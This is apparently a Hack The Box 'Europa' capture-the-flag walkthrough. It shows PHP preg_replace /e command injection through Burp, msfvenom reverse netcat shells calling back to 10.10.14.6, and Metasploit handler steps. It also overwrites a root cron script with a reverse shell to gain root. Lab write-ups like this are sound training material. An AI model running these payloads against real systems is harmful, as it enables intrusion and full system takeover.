


It was set up with a script for open VPN generator using the PHP function


preg_replace() on user input. When I investigate more related to this function, it is suggested not to use preg_replace() on user input as it can lead to command execution vulnerability.
Considering above suggestion true, I fetched its request into burp suite and sent it to the repeater for exploit command injection vulnerability.




Here I notice three parameter **pattern, ipaddress, and test** where we can add our arbitrary code for execution but before that, you need to know correct step “how to exploit it” manually.



So when I search more related to this then I found so many links which was describing **/e option** is a threat to PHP preg_replace function.



Now the code can be execute by sending http post request as given below format.
pattern=**/ip_address/e**&ipaddress=**arbitrary command**&text=ip_addres
For example: To check directory list we can run following command and verify resultant output.
pattern=**/ip_address/e**&ipaddress=**ls** &text=ip_addres
Similarly we can run any malicious code inside this for achieving reversion connection.




Using msfvenom following command we had generated malicious bash code for getting a reverse connection from victim's machine at our listening port.

```
1  msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.6 lport=1234 R
```


As shown in below image, the size of the generated payload is 101 bytes, now copy this malicious code and send it to target. After that start Netcat/multi handler for accessing reverse connection and wait for getting its TTY shell.

```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.6 lport=1234 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 101 bytes
mkfifo /tmp/xgipknl; nc 10.10.14.6 1234 0</tmp/xgipknl | /bin/sh >/tmp/xgipknl 2>&1; r
m /tmp/xgipknl
```

Now if you will run above-copied code then it will get failed in its mission therefore before running the ordinal code you need to **encode it** in **URL encoding f**ormat and then copy the URL encoded code for execution.



Now I had pasted above-encoded code as shown in below image and execute it with GO tab.




Meanwhile, I return to my Metasploit terminal and wait for the metepreter session by exploiting multi handler.

```
1  msf use exploit/multi/handler
2  msf exploit(multi/handler) set payload cmd/unix/reverse_netcat
3  msf exploit(multi/handler) set lhost 10.10.14.6
```

```
msf exploit(multi/handler) set lport 1234
msf exploit(multi/handler) exploit
```

From given below image you can observe **command session1** opened for accessing victim tty shell then I upgrade command shell into a meterpreter session.



Pleasing!! We have bound the shell of victims system, now let's finish the task by grabbing user.txt and root.txt file and after traversing some directory I found the user.txt file in **/home/john**

```
Meterpreter>sysinfo
Meterpreter>cd home
Meterpreter>cd john
Meterpreter>cat user.txt
```

Great!! Here we had completed 1st task now move to 2nd tasK

```
msf exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : 10.10.10.22
OS           : Ubuntu 16.04 (Linux 4.4.0-81-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-06-23 02:28:08 -0400  john

meterpreter > cd john
meterpreter > ls
Listing: /home/john
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  1     fil   2017-12-24 11:19:24 -0500  .bash_history
100644/rw-r--r--  220   fil   2017-04-18 07:50:04 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2017-04-18 07:50:04 -0400  .bashrc
40700/rwx------   4096  dir   2017-04-18 07:51:13 -0400  .cache
40775/rwxrwxr-x   4096  dir   2017-04-18 07:54:03 -0400  .nano
100644/rw-r--r--  655   fil   2017-04-18 07:50:04 -0400  .profile
100600/rw-------  1024  fil   2017-04-19 11:58:50 -0400  .rnd
100644/rw-r--r--  0     fil   2017-04-18 07:52:18 -0400  .sudo_as_admin_successful
100444/r--r--r--  33    fil   2017-06-23 02:28:07 -0400  user.txt

meterpreter > cat user.txt
2f8d40ec0523b154a0e2452e10ddc221
meterpreter >
```

We start penetrating targets machine and after some time we came know about the **clearlog** file which has root privilege from inside contents of crontab file. Using cat command we read contents of clearlogs here the cronjob was executing the shell script **logcleared.sh** with root permission.

```
1  Meterpreter>cat /etc/crontab
2  Meterpreter>cat /var/www/cronjaobs/clearlogs
```

```
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
#
* * * * *       root    /var/www/cronjobs/clearlogs
meterpreter > cat /var/www/cronjobs/clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
meterpreter >
```

Then we move into **cmd directory** and for spawning proper tty shell of target's system we need to import python3 file, therefore, I run following command inside the meterpreter shell

```
meterpreter > cd /var/www/cmd/
meterpreter > shell
Process 1608 created.
Channel 3 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@europa:~/cmd$ ls -la
ls -la
total 8
drwxrwxr-x 2 root www-data 4096 May 12  2017 .
drwxr-xr-x 6 root root     4096 May 12  2017 ..
```

This time again we had used same payload **cmd/unix/reverse_netcat** generated malicious as above on a new **port 5678** for reverse connection and copied the generated code and **start netcat** on a new terminal for getting the reverse connection.

```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.6 lport=5678 R
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSS
L::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 101 bytes
mkfifo /tmp/knmbtfw; nc 10.10.14.6 5678 0</tmp/knmbtfw | /bin/sh >/tmp/knmbtfw 2
>&1; rm /tmp/knmbtfw
```

Then edit the above malicious code into logcleared.sh file with help of echo command and gave full permission as shown below.

```
www-data@europa:~/cmd$ echo 'mkfifo /tmp/knmbtfw; nc 10.10.14.6 5678 0</tmp/knmb
tfw | /bin/sh >/tmp/knmbtfw 2>&1; rm /tmp/knmbtfw' > logcleared.sh
<btfw | /bin/sh >/tmp/knmbtfw 2>&1; rm /tmp/knmbtfw' > logcleared.sh
www-data@europa:~/cmd$ chmod 777 logcleared.sh
chmod 777 logcleared.sh
www-data@europa:~/cmd$
```

```
1  nc -lvp 5678
```


WOW, we got the reverse connection from victims system with root access now let's catch the flag and finished the task.

id

cd /root

cat flag.txt

Finally, we have completed both tasks successfully and get juice experience.



Autho

From <https://www.hackingarticles.in/hack-the-box-challenge-europa-walkthrough/>